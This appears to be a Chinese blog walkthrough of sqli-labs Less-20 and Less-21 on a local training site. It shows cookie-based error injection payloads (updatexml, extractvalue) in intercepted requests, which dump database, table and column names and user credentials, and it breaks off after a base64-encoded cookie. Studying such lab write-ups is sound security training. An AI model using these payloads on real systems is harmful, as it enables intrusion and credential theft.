
1.正常登录：



127.0.0.1/sqlilab/Less-20/index.php
常用网址
移动设
SQLI DUMB SERIES-20
Delete Your Cookie!
https://blog.csdn.net/jhzzzz

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin and expires: Tue 24 Nov 2020 - 08:30:29
Your Login name:admin
Your Password:admin
Your ID:8

2.拦截get包，并修改Cookie为admin’，放包，报错：



```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin'
Upgrade-Insecure-Requests: 1
```

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and expires: Tue 24 Nov 2020 - 08:42:42
Issue with your mysql: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'' LIMIT 0,1' at line 1


```
admin'
```

3.通过修改Cookie进行报错注入：

源代码：

```
$cookee = $_COOKIE['uname'];
$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
```

获取数据库名：




```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) #
Upgrade-Insecure-Requests: 1
```

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) # and expires: Tue 24 Nov 2020 - 08:51:34
Issue with your mysql: XPATH syntax error: '~security~'

https://blog.csdn.net/jhzzzz

```
admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) #
```

获取该数据库下表名




```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) #
Upgrade-Insecure-Requests: 1
```

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) # and expires: Tue 24 Nov 2020 - 08:54:00
Issue with your mysql: XPATH syntax error: '~emails,referers,uagents,users~'

https://blog.csdn.net/jhzzzz

```
admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) #
```

获取users表下字段名：




```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e)) #
Upgrade-Insecure-Requests: 1
```

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e)) # and expires: Tue 24 Nov 2020 - 09:03:52
Issue with your mysql: XPATH syntax error: '~id,username,password~'

https://blog.csdn.net/jhzzzz

```
admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e)) #
```

获取users表内容：




```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password)
from users),0x7e)) #
Upgrade-Insecure-Requests: 1
```

```
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and extractvalue(1,concat(0x7e,(select
group_concat(username,0x3a,password) from users),0x7e)) # and expires: Tue 24
Nov 2020 - 09:07:01
Issue with your mysql: XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'
```

https://blog.csdn.net/jhzzzz

```
admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e)) #
```

获取users表后面的内容：



```
GET /sqlilab/Less-20/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-20/index.php
Connection: close
Cookie: uname=admin' and extractvalue(1,substr(concat(0x7e,(select
group_concat(username,0x3a,password) from users),0x7e),31)) #
Upgrade-Insecure-Requests: 1
```


```
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and extractvalue(1,substr(concat(0x7e,(select
group_concat(username,0x3a,password) from users),0x7e),31)) # and expires: Tue
24 Nov 2020 - 09:17:18
Issue with your mysql: XPATH syntax error: ',Dummy:p@ssword,secure:crappy,st'
```

https://blog.csdn.net/jhzzzz

```
admin' and extractvalue(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31)) #
```

Base64编码的Cookie注入：


1.正常登录页面：


127.0.0.1/sqlilab/Less-21/index.php
常用网址
SQLI DUMB SERIES-21
Delete Your Cookie!
https://blog.csdn.net/jhzzzz

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = YWRtaW4= and expires: Tue 24 Nov 2020 - 09:28:43
Your Login name:admin
Your Password:admin
Your ID:8

发现uname使用base64编码过

2.将admin‘进行base64编码后，拦截下get包，修改Cookie值，放包，报错：



```
GET /sqlilab/Less-21/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqlilab/Less-21/index.php
Connection: close
Cookie: uname=YWRtaW4n
Upgrade-Insecure-Requests: 1
```

